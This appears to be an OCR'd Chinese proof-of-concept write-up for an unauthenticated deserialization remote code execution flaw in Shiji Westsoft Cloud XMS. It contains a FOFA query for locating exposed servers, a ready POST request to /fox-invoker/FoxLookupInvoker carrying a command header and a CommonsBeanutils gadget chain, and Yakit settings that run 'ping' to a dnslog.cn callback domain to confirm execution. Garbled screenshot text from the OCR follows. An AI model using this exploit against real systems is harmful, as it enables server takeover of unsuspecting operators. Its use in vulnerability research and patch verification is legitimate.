
X1-3西软云-XMS-反序列化RCE

漏洞描述：

西软云XMS /fox-invoker/FoxLookupInvoker接口处存在反序列化漏洞，未经身份认证的攻击者可利用此漏洞执行任意代码，获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="shiji-西软云XMS"


漏洞复现：

payload：

```
POST /fox-invoker/FoxLookupInvoker/?return-exception=true HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
Connection: close
cmd: whoami

{{hexdec(cb18x的序列化链)}}
```

效果图:
使用yakit自带的yso生成CommonsBeanutils183NOCC链


Yso-Java Hack-[1]
JavaPayload 配置
生成
使用利用链
利用链
CommonsBeanutils183NOCC / R...
构造方法
混淆
类名
dVhRpWZG
Java 版本
52
命令
ping p8tbki.dnslog.cn
代码
BASE64
HEX
YAK
DUMP
Request
数据包扫描
热加载
构造请求
Responses
4206bytes / 50ms
美化
POST /fox-invoker/FoxLookupInvoker/?return-exception=true HTTP/1.1
Host
8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
Connection: close
{{hexdec
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Security-Policy: script-src 'self' 'none';
Content-Type: application/x-java-serialized-MarshalledValue
Date: Thu, 28 Dec 2023 15:56:54 GMT
Connection: close
Server: Westsoft
Content-Length: 4206
DNSLog 使用 Yakit 自带的 DNSLog 反连服务
内置
自定义
内置DNSLog:
dnslog.cn
使用本地:
生成一个可用域名
当前激活域名为
p8tbki.d
只看A记录:
自动刷新记录:
域名
DNS类型
远端IP
Timestamp
A
2023-12-29 07:53:05